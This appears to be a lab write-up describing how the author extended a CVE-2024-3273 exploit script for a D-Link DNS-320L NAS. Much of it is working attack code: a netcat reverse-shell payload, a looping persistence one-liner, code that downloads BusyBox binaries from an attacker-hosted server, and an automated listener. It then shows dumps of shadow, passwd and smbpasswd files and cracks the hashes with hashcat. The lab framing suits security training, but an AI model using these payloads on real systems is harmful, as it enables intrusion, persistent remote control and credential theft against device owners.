- The existing shell has limited capabilities, thus, I'll be adding in new functionality to it to ensure persistence, something which the current shell code lacks.

Code:

```
def trigger_reverse_shell(self, ip: str, port: int):
    # A classic Netcat reverse shell payload
    payload = f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {ip} {port} >/tmp/f"
    self.execute_command(payload)
```

What does this do?

- This code allows for persistence on the target from the attacker, storing the payload into the tmp folder and executing the “nc” command from within the payload to establish a persistent connection.

Task 2: Upgrading shell capabilities

- The existing shell has limited command execution capabilities, allowing for basic commands such as ls, pwd, netstat to be executed, while other commands such as cat, hexdump, base64 do not exist or run with issues due to scripting. It could be a NAS limitation too as the device has been known to in some cases run on a stripped down version of busybox.

Code:

```
def bootstrap_environment(self) -> None:
    """
    Attempts to download a static BusyBox binary to provide
    missing commands like hexdump, base64, etc.
    """
    self.custom_print("Attempting to bootstrap environment...", "!")

    # We use a known-good source for static binaries (e.g., busybox.net)
    # Note: You should host these yourself on an HTTP (non-HTTPS) server
    # because old NAS devices often have expired SSL certificates.
    remote_url = "http://tinycorelinux.net/4.x/x86/bin/busybox" # Example
URL
    target_path = "/tmp/busybox"

    # 1. Try to download the binary
    download_cmd = f"wget {remote_url} -O {target_path} || curl -o {target_path} {remote_url}"
    self.execute_command(download_cmd, verbose=False)

    # 2. Make it executable
```

```

self.execute_command(f"chmod +x {target_path}", verbose=False)

# 3. Verify and alias
check = self.execute_command(f"{target_path} --help", verbose=False)

if check and "BusyBox" in check:
    self.custom_print("Environment bootstrapped! Use '/tmp/busybox [cmd]'", "+")
    # Now you can run: /tmp/busybox hexdump [file]
else:
    self.custom_print("Bootstrap failed. Target may lack internet access.", "-")

```

What does this do?

- This piece of code runs under the function bootstrap environment, the purpose of which is to download all of the additional basic commands of linux into the /tmp folder of the NAS upon establishing a remote session, allowing the attacker to gain more flexibility in the choice of commands.
- This coupled with the code to ensure persistence in task 1 would allow for the commands to execute properly, making this proxy shell function like a true reverse shell with its capabilities.

Additional code (Add this into function “interactive_shell(self)):

```

def interactive_shell(self) -> None: initial_result = self.execute_command()
if initial_result: self.custom_print(f"Vulnerable: {initial_result}", "!")
# --- AUTO BOOTSTRAP ---
self.bootstrap_environment()
# -----
self.custom_print("Opening interactive shell...", "+") # ... (rest of your existing shell code)

```


What does this do?

- The command - "self-bootstrap_environment()" attaches the "bootstrap_environment()" to the "interactive_shell" function, allowing it to be called and executed once the interactive shell executes successfully, allowing for immediate and automatic download of the missing linux commands onto the NAS.

Task 3: Improving error handling capabilities

- The existing shell python script has poor error handling capabilities, the error handling coded out allows for false positives and false negatives to occur because of the way the error is being handled.

Current code:

```
result: str = (  
    response.text.split("<?xml", 1)[0]  
    if "<?xml" in response.text  
    else None  
)
```

Issues

- The current code assumes that if the string "<?xml" is present, the text before that tag must be the command output
- This is risky as in the case that the NAS is patched, the response might contain "<?xml", In that case, the error handler function would return "none" and the script would simply respond with "Failed to execute command" without any explanation

Improvements made:

- To enhance the error handling, three major "blind spots" must be covered which is what is missing in the current error handling.

Missing error handles	Purpose
HTTP Status Codes	The existing script does not check if there is a "200 ok" response. If it receives a 500 internal server error, it might still try to parse the command.

Architecture Mismatch	If there is an attempt to run an ARM binary on a MIPS device, the command will “fail” but the script would not state why.
Write Permissions	If there is an attempt to download a tool to a directory with read-only permission, the script would not catch the “Permission Denied” error unless a manual check is done.

Additional code:

1. Updated “execute_command()” for HTTP & permission error handling

```
def execute_command(self, command: str = "id", verbose: bool = True) -> Optional[str]:
    # ... (keep your existing hex and base64 encoding logic here) ...

    try:
        response: requests.Response = self.session.get(
            url, params=params, verify=False, timeout=10
        )

        # --- ERROR CHECK: HTTP Status Codes ---
        if response.status_code != 200:
            if verbose:
                self.custom_print(f"Server Error: {response.status_code}
at {self.base_url}", "!")
            return None

        # Clean the output (removing the XML part)
        result = response.text.split("<?xml", 1)[0] if "<?xml" in
response.text else response.text
        result = result.strip()

        # --- ERROR CHECK: Write Permissions ---
        if "Permission denied" in result or "Read-only file system" in
result:
            if verbose:
                self.custom_print(f"Permission Error: Cannot
write/execute in this directory.", "-")
            # We return the result anyway so you can see where it failed

            if verbose and not result:
                self.custom_print("Command sent, but returned no output.",
"!")
```

```

        return result

    except requests.exceptions.RequestException as e:
        if verbose:
            self.custom_print(f"Connection failed: {e}", "-")
        return None

```

2. Architecture mismatch handling

```

def get_architecture(self) -> str:
    """Checks the target's CPU architecture to avoid binary mismatch."""
    self.custom_print("Checking target architecture...", "*")

    # 'uname -m' is the standard way to check hardware type
    arch_output = self.execute_command("uname -m", verbose=False)

    if not arch_output:
        return "unknown"

    arch_output = arch_output.lower()
    if "arm" in arch_output:
        return "arm"
    elif "mips" in arch_output:
        return "mips"
    elif "x86" in arch_output or "i686" in arch_output:
        return "x86"

    return arch_output

```

3. Integrated “smart deployment” Logic function

- With the two functions handling different error handling processes, it is beneficial to create a logic which would assist in running the error handling checks together simultaneously and in parallel
- The code below combines these checks when you go to "bootstrap" your environment. This ensures you don't waste time trying to run the wrong files.

```

def smart_bootstrap(self):
    # 1. Check Architecture
    arch = self.get_architecture()

```

```

        self.custom_print(f"Target architecture identified as: {arch}", "+")

        if arch == "unknown":
            self.custom_print("Could not determine architecture. Deployment
may fail.", "!")
            # Default to a common one or stop

        # 2. Check Write Permissions in /tmp
        test_write = self.execute_command("touch /tmp/.test && echo
'success'", verbose=False)
        if "success" not in (test_write or ""):
            self.custom_print("Critical Error: /tmp is not writable. Cannot
deploy tools.", "-")
            return

        # 3. Select correct binary URL based on Arch
        # Note: You would replace these with your own hosted URLs
        urls = {
            "arm": "http://your-server.com/busybox-arm",
            "mips": "http://your-server.com/busybox-mips",
            "x86": "http://your-server.com/busybox-x86"
        }

        target_url = urls.get(arch)
        if target_url:
            self.custom_print(f"Downloading {arch} binary...", "*")
            self.execute_command(f"wget {target_url} -O /tmp/busybox && chmod
+x /tmp/busybox")

```

IMPORTANT

- In the code above you will see this lines of codes:

```

# REPLACE THESE:
urls = {
    "arm": "http://your-hosted-site/busybox-arm", # Example: Replace with a
real ARM link
    "mips": "http://your-hosted-site.com/busybox-mips", # Replace with a
real MIPS link
    "x86": "http://your-hosted-site.com/busybox-x86" # Replace with a
real x86 link

```

```
}
```

- You must replace the “your-hosted-site” with your attacker machine IP address
- On the attacker machine, you must download the busybox-arm, mips and x86 files from the busybox website into a single folder
- After downloading these files, you must then host it onto your server and then launch your server by using the command:

```
python3 -m http.server 80
```

- This will host your downloaded architecture files onto your server, which the script will then access and download into the NAS

Task 4: HTTP request persistence

- With the current shell exploit, there is a prevail issue wherein once a remote shell session is established, the attacker gains access into the “/var/www/cgi-bin” directory. However, when using the shell, the attacker is limited to that directory. Any attempts to utilize “cd” to maneuver through different directories results in failure, in essence, the attacker is “chained” to one fixed directory that is “/var/www/cgi-bin”.

Understanding why “cd” doesn’t work

- The main reason for this issue is due to HTTP being stateless
- Each time a command is entered, the script sends in a brand new independent request to the server.
- A session cannot be maintained with just simple “GET” requests

Flow of processes

- To give a better understanding, i’ll be showcasing this through the flow below

Request 1

1. cd /tmp is sent
2. Server starts a shell
3. Directory is changed
4. Shell dies after response is sent

Request 2

1. ls is sent
2. Server starts a NEW shell
3. New shell default directory is "/var/www/cgi-bin"
4. ls displays "/var/www/cgi-bin" contents as result, not "/tmp"

Solution

- In order to achieve a full hands-off persistent shell, it is crucial to move away from a simple HTTP request/response model and one where the script handles both the exploit and listener.
- In replacement we need to add a multithreaded listener to the python script, this would allow for the script to listen for a connection in the background while simultaneously the exploit "trigger" to the NAS.

How does it work

1. **The listener:** The script starts a local server (socket) on your machine.
2. **The trigger:** The script sends the exploit payload to the NAS, telling it to connect back to your IP.
3. **The Handshake:** The NAS connects, and the script hands that connection over to an interactive terminal.

Code:

Listener logic

```
import socket
import threading

# ... inside the DLink class ...

def start_automated_listener(self, local_port: int = 4444):
    """Starts a background listener and triggers the reverse shell."""
```

```

    # Get your local IP automatically
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.connect(("8.8.8.8", 80))
    local_ip = s.getsockname()[0]
    s.close()

    def listen():
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
listener:
            listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,
1)

            listener.bind(('0.0.0.0', local_port))
            listener.listen(1)
            self.custom_print(f"Waiting for connection on
{local_ip}:{local_port}...", "*")

            conn, addr = listener.accept()
            self.custom_print(f"Connection established from {addr[0]}!",
"+")

            # Simple interactive loop for the socket
            while True:
                cmd = input("shell@dlink:# ")
                if cmd.lower() in ["exit", "quit"]: break
                conn.send((cmd + "\n").encode())
                print(conn.recv(4096).decode(errors='replace'))

    # Start the listener thread
    thread = threading.Thread(target=listen)
    thread.start()

    # Give the listener a second to bind
    import time
    time.sleep(1)

    # Trigger the NAS to connect back
    # This payload works on most BusyBox systems
    payload = f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
{local_ip} {local_port} >/tmp/f"
    self.execute_command(payload, verbose=False)

```

Benefits of integrating the socket listener directly into the Python script:

1. No need for a second terminal
 2. No need to install “netcat” to establish connection
 3. Script calculates IP for you so there is no need to hardcode it into the script
- This makes the process automatic, allowing for more flexibility and easier use

Persistence code:

- Instead of just running the shell, you can use the code below to tell the script to write a “keep-alive” loop to the NAS

```
# This creates a background loop on the NAS that tries to reconnect every 60 seconds
(while true; do rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [YOUR_IP] 4444 >/tmp/f; sleep 60; done) &
```


With this new code implemented. It solves:

- The issue of commands being executed once and then being erased
- Connectivity issues through persistent code
- Hassle in connecting the NAS with the attacker

Record of testing for new exploit script

- Now that the code for the exploit has been edited and improved, i will now do some testing to test its new capabilities

Execution of exploit:



```
(.venv)-(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ python shell_script.py -u http://192.168.10.10
[+] Command executed successfully.
[!] http://192.168.10.10 is vulnerable to CVE-2024-3273: uid=0(root) gid=0(root)
[*] Checking target architecture ...
[+] Target architecture identified as: arm
[*] Downloading arm binary ...
[+] Command executed successfully.
[+] Opening interactive shell ...
```

- As shown in the figure, the exploit has worked successfully!

- It shows that it has connected to 192.168.10.10 and has gained root access into the D-Link NAS 320L
- Architecture has been identified as “arm”
- Downloaded binaries for the 3 architectures - “arm”, “mips” and “x86”
- A remote shell has been opened

Shell command testing

- Now that we have gained access into a remote shell, it is important that we test out the commands available on the script.

First command: **mount**

- The mount command showcases the drives which are mounted on the

```
# mount
[+] Command executed successfully.
%root% on / type unknown (rw)
proc on /proc type proc (rw)
/dev/ram0 on / type ext2 (rw)
sysfs on /sys type sysfs (defaults)
mdev on /dev type tmpfs (defaults)
proc on /proc type proc (0)
squash on /usr/local/tmp type ramfs (size=40m)
/dev/loop0 on /usr/local/modules type squashfs (loop)
/dev/mtdblock5 on /usr/local/config type jffs2 (0)
none on /mydlink type tmpfs (rw,size=2m)
none on /proc/bus/usb type usbfs (rw)
```

- As seen from the output, it shows the different drives running on the D-link NAS 320L
- The table below shows a table of the different types of drives and purpose:

Source	Mount Point	Type	Purpose
/dev/ram0	/	ext2	The Root File System . It's running out of RAM, meaning changes might be lost on reboot unless saved elsewhere.

proc	/proc	proc	A virtual file system that provides a window into the kernel and running processes .
sysfs	/sys	sysfs	Contains information about hardware devices and drivers.
/dev/loop0	/usr/local/modules	squashfs	A compressed, read-only file system. This is common for storing system firmware or "modules" to save space.
/dev/mtdblock5	/usr/local/config	jffs2	Likely stored on Flash memory . <code>jffs2</code> is designed for wear-leveling on flash chips; this is where persistent configurations are usually kept.
none	/mydlink	tmpfs	A temporary folder sitting in RAM . It's very fast but wiped when the power goes out.

Second command: **ls -l /usr/local/config**

```

Shell> ls -l /usr/local/config
-rw-r--r-- 1 root root 0 Aug 8 2013 adjustTime
-rw-r--r-- 1 root root 1819 Jun 2 01:32 certificate_https_all.pem
-rwxr-xr-x 1 root root 9949 Jun 2 01:31 config.xml
-rwxr-xr-x 1 root root 310 May 31 20:25 dhcp6c.conf
-rwxr-xr-x 1 root root 310 May 31 20:25 dhcp6c.conf.egiga0
-rwxr-xr-x 1 root root 10203 May 31 20:25 gogoc.conf
-rwxr-xr-x 1 root root 32 May 31 20:25 group
-rw-r--r-- 1 root root 1364 Apr 2 2022 hd_info.xml
-rwxr-xr-x 1 root root 82 Jun 2 01:31 hosts
-rwxr-xr-x 1 root root 321 May 31 20:25 iconv_table
-rwxr-xr-x 1 root root 163 Jun 2 01:31 mail_event_conf.xml
-rw-r--r-- 1 root root 601 May 31 20:25 mt-daapd.conf
-rwxr-xr-x 1 root root 278 May 31 20:25 mydlink.xml
-rwxr-xr-x 1 root root 310 May 31 20:25 passwd
-rwxr-xr-x 1 root root 44 May 31 20:25 passwd.webdav
-rwxr-xr-x 1 root root 12 May 31 20:25 resolv.conf
-rwxr-xr-x 1 root root 182 May 31 20:25 routeap.conf
-rwxr-xr-x 1 root root 28 May 31 20:25 s3.conf
-rwxr-xr-x 1 root root 195 May 31 20:25 shadow
-rwxr-xr-x 1 root root 103 May 31 20:25 smbpasswd
-rwxr-xr-x 1 root root 285 May 31 20:25 sms_conf.xml
-rw-r--r-- 1 root root 56 May 31 20:25 snmpd.conf
-rwxr-xr-x 1 root root 1637 May 31 20:25 syslog.conf
-rw-r--r-- 1 root root 4879 May 31 20:25 tzmap.table
-rwxr-xr-x 1 root root 1320 May 31 20:25 udhcpd.conf
-rwxr-xr-x 1 root root 1296 May 31 20:25 udhcpd.conf.def
-rw-r--r-- 1 root root 4113 Jun 2 01:40 user.log
-rw-r--r-- 1 root root 83 Apr 2 2022 volume_encrypt.xml

```

- As shown, ls -l displays all the files and their permission along with their date of creation
- There are a few files of interest as seen, some of which are:
 1. Config.xml - contains configuration details of the DNS NAS 320L
 2. Passwd - might contain user names and their passwords
 3. Shadow - may contain login details such as usernames and passwords
 4. Smbpasswd - may contain passwords for Smb server
- Later on we will try to access these files and see what are their contents are

Third command: cat

- Now for the “cat” command there were limitations on the available github variants of this exploit, cat worked in some cases and in others it did not

For example:

```

Shell> cat /usr/local/config/shadow
Shell> sudo cat /usr/local/config/shadow
Shell>
Shell> cat /proc/partitions
major minor #blocks name

 7         0      38552 loop0
31         0       1024 mtdblock0
31         1       5120 mtdblock1
31         2       5120 mtdblock2
31         3     102400 mtdblock3
31         4      10240 mtdblock4
31         5       5120 mtdblock5
31         6       2048 mtdblock6

```

- As seen in the snapshot above, the available versions of the CVE-2024-3273 python script exploits do not show any results i do a cat request on the “shadow” file but when i do it on the “partitions” file, it shows me results for the different drive partitions successfully
- This shows that the commands are not fully functional or that there is no access to these files, not much meaningful info can be gathered from this

Now for my edited version of the py script:

```

# cat /usr/local/config/shadow
[+] Command executed successfully.
admin:$1$$qRPK7m23GJusamGpoGLby/:0:0:99999:7:::
nobody:pACwI1fCXYNw6:0:0:99999:7:::
squeezecenter:$1$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7:::
root:$1$$qRPK7m23GJusamGpoGLby/:14746:0:99999:7:::

# cat /proc/partitions
[+] Command executed successfully.
major minor #blocks name

 7         0      38552 loop0
31         0       1024 mtdblock0
31         1       5120 mtdblock1
31         2       5120 mtdblock2
31         3     102400 mtdblock3
31         4      10240 mtdblock4
31         5       5120 mtdblock5
31         6       2048 mtdblock6

```

- Now in my edited version of the python exploit, the cat command is able to access into the “shadow” file and the private credentials are even shown in plain sight, for the NAS there are usernames:
 - admin

- nobody
 - squeezecenter
 - root
- All of which have their hashed passwords next to the usernames, later we can try to exfiltrate this file on our attacker machine and run them through a hash cracking tool like “john the ripper” or “hashcat” to decode these passwords into plaintext.
- Now let us run the “cat” command for the other files of interest.

Config.xml:

```
# cat /usr/local/config/config.xml
[+] Command executed successfully.
<config>
  <sw_ver_1>1.05b01</sw_ver_1>
  <sw_ver_2>3.07.0612.2015</sw_ver_2>
  <hw_ver>DNS-320L</hw_ver>
  <network_mgr>
    <web>
      <ssl_enable></ssl_enable>
      <ssl_port>443</ssl_port>
    </web>
    <lan0>
      <speed>0</speed>
      <dhcp_enable>1</dhcp_enable>
      <ip>169.254.250.2</ip>
      <netmask>255.255.0.0</netmask>
      <gateway></gateway>
      <jumbo_enable>0</jumbo_enable>
      <jumbo_mtu>1500</jumbo_mtu>
```

- Just a snippet of the output shown, total output is extremely lengthy
- But in the snippet you can see some useful information such as:
 - The firmware version - 1.05b01
 - Date of last firmware version update - June 2015
 - ssl port is 443 and is currently down
 - DHCP is enabled
 - Backup APIPA ip address is “169.254.250.2” with netmask of “255.255.0.0”
 - “Jumbo” maximum transmission unit size is 1500
- All of these information are useful and can be used for different exploits

passwd:


```
# cat /usr/local/config/passwd
[+] Command executed successfully.
root:x:0:0:Linux User,,,:/home/root:/bin/sh
admin:x:500:500:Linux User,,,:/home/admin:/bin/sh
nobody:x:501:501:Linux User,,,:/home/nobody:/bin/sh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ftp:*:95:95::/usr/share/ftp:
squeezecenter:x:1000:1000:Linux User,,,:/home/squeezecenter:/bin/sh
```

- As seen from the output, the “cat” command on the “passwd” file produces results as well!
- There are password hashes for usernames seen in shadow and also new usernames not seen before, such as:
 - sshd
 - ftp
- This is a crucial find as sshd and ftp are key processes within the NAS, being able to crack the password for these 2 processes will allow us access to control the functionality of the NAS, giving us a foothold over the device.

Smbpasswd:

```
# cat /usr/local/config/smbpasswd
[+] Command executed successfully.
nobody:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:31D6CFE0D16AE931B73C59D7E0C089C0:[U] :LC
T-4AB9D9AF:
```

- Accessing smbpasswd file displayed one result for username “nobody” with the NTLM hashed password trailing behind, we can try cracking this as well to gain access into the smb server. Mostly this is a default account provided by the samba server.
- Now that we have gained access to these files and have been able to view the credentials.



- Over here in the screenshot, I've created a file called nas_credentials.txt.
- This will be the file used to store all the credentials from the NAS and will be the file that will be run through the password / hash cracking tool.

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ cat nas_credentials.txt

Shadow

admin:$1$qRPk7m23GJusamGpoGLby/:0:0:99999:7::
nobody:pACwI1fCXYNw6:0:0:99999:7::
squeezecenter:$1$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7::
root:$1$qRPk7m23GJusamGpoGLby/:14746:0:99999:7::
TryHackMe:$1$1UzZEnES.7NYw4sX9Y5dV0:20241:0:99999:7::

passwd

root:x:0:0:Linux User,,,:/home/root:/bin/sh
admin:x:500:500:Linux User,,,:/home/admin:/bin/sh
nobody:x:501:501:Linux User,,,:/home/nobody:/bin/sh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ftp:*:95:95::/usr/share/ftp:
squeezecenter:x:1000:1000:Linux User,,,:/home/squeezecenter:/bin/sh

smbpasswd

nobody:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:31D6CFE0D16AE931B73C59D7E0C089C0:[U] :LCT-4AB9D9AF:
```

- As seen the screenshot above, i've copy pasted the output from the NAS remote shell over onto the nas_credentials.txt file
- It is important to note that I have added the labels "shadow", "passwd", "smbpasswd" myself in order to eliminate confusion as to which usernames and passwords belong to which file.


Password / hash cracking tool: **hashcat**

- Now that all the credentials have been placed into the nas_credentials.txt file, i'll be running the file through hashcat which is a popular hash cracking tool.

Hashcat

- Hashcat is a popular de-hashing tool which works wonderfully for different types of hashes i.e md5, SHA-3 / 254, DES, etc. The command to use Hashcat is very simple as I will show below while i run through the de-hashing of the hashes.

Snippet of the NAS account management page:



- As you can see in the snippet above, I have created an account called “TryHackMe”, this will be the target of our exploit.
- I have set a password for this account and we will be trying to retrieve this password and afterwards try logging in with it.

```
# cat /usr/local/config/shadow
[+] Command executed successfully.
admin:$1$qRPK7m23GJusamGpoGLby/:0:0:99999:7:::
nobody:pACwI1fCXYNw6:0:0:99999:7:::
squeezecenter:$1$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7:::
root:$1$qRPK7m23GJusamGpoGLby/:14746:0:99999:7:::
messagebus:$1$qRPK7m23GJusamGpoGLby/:20241:0:99999:7:::
TryHackMe:$1$1UzZEnES.7NYw4sX9Y5dV0:20241:0:99999:7:::
```

- In the snippet above I once again started a remote shell and cat into the “shadow” file where login credentials are stored.
- And look at the last line, there it is, the TryHackMe account along with its hash next to it!
- Now we will copy paste this credential into a file into the nas_credentials.txt file we have created before by using nano to edit the file and inserting TryHackMe into the Passwd

section

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ cat nas_credentials.txt

Shadow

admin:$1$qRPK7m23GJusamGpoGLby/:0:0:99999:7:::
nobody:pACwI1fCXYNw6:0:0:99999:7:::
squeezecenter:$1$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7:::
root:$1$qRPK7m23GJusamGpoGLby/:14746:0:99999:7:::
TryHackMe:$1$1UzZEnES.7NYw4sX9Y5dV0:20241:0:99999:7:::

passwd

root:x:0:0:Linux User,,,:/home/root:/bin/sh
admin:x:500:500:Linux User,,,:/home/admin:/bin/sh
nobody:x:501:501:Linux User,,,:/home/nobody:/bin/sh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ftp*:95:95::/usr/share/ftp:
squeezecenter:x:1000:1000:Linux User,,,:/home/squeezecenter:/bin/sh

smbpasswd

nobody:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:31D6CFE0D16AE931B73C59D7E0C089C0:[U] :LCT-4AB9D9AF:
```

- Now that we have the “TryHackMe” account within the nas_credentials.txt file, let's use hashcat to start de-hashing the passwords.
- Now in this file there are 3 different types of hashes:
 - **Md5:** identifiable by the “\$1” after the colon behind the username
 - **NTLM:** This is the hash type that smb uses for their passwords
 - **None:** characterised by the “x” after the username as seen under the “passwd” section, this means that there are no hashes to be cracked
- Now let us separate the hashes into files of their respective hash types.

Separating md5 hashes into a file

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ grep '\$1\$' nas_credentials.txt > md5_hashes.txt
```

Separating NTLM hashes into a file

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ grep 'nobody' nas_credentials.txt | grep ':' | awk -F: '{print $4}' > ntlm_hash.txt
```

- For this example there is only one username in the file which is “nobody” so when i grep, i would pick the username to be the identifier as it is simple but for multiple NTLM hashes, use the following:

```
grep '31D6' "$INPUT" | awk -F: '{print $4}' > ntlm_hashes.txt
```

Automated hash sorter

- Now doing the hash sorting manual can be rather draining, thus, i've created a shell script to help me do the sorting which will take in the file with the hashes and sort them accordingly.
- I will include this hash sorting tool in my github repository which i'll link below in my appendix.

Check hashes in respective files

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ cat md5_hashes.txt
admin:$1$qRPK7m23GJusamGpoGLby/:0:0:99999:7:::
squeezecenter:$1$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7:::
root:$1$qRPK7m23GJusamGpoGLby/:14746:0:99999:7:::
TryHackMe:$1$1UzZEnES.7NYw4sX9Y5dV0:20241:0:99999:7:::

(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ cat ntlm_smb.txt
31D6CFE0D16AE931B73C59D7E0C089C0
```

- Now if you cat into the respective files, you should be able to see an output similar to the screenshot above
- Now that we have this, lets start our de-hashing

Hashcat cracking: MD5

Code:

```
hashcat -m 500 md5_shadow.txt /usr/share/wordlists/rockyou.txt
```

- As mentioned before, all that is needed to execute the de-hashing sequence is just this command. Hashcat will take in the file with the hashes which in this case is "md5_hashes.txt" alongside the wordlist that it will use to hash and compare against "md5_hashes.txt", which in this case is "/usr/share/wordlists/rockyou.txt".

Important!

- Before you start de-hashing, make sure to unzip the "/usr/share/wordlists/[rockyou.gz](#)" file to

extract the wordlist, otherwise you will not be able to use the wordlist.

Syntax for Hashcat command

- To help better understand the command here is what each part of the command means:
 - **Hashcat**: the tool we are using
 - **“-m”**: banner to specify the type of hash
 - **500**: this is the number used to represent MD5 for the hashcat tool
 - **md5_hashes.txt**: the file containing the MD5 hashes
 - **/usr/share/wordlists/rockyou.txt**: This will be the wordlist i will be using to crack the passwords

Now let us run the command.

Now you will see this status screen below:

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: md5_shadow.txt
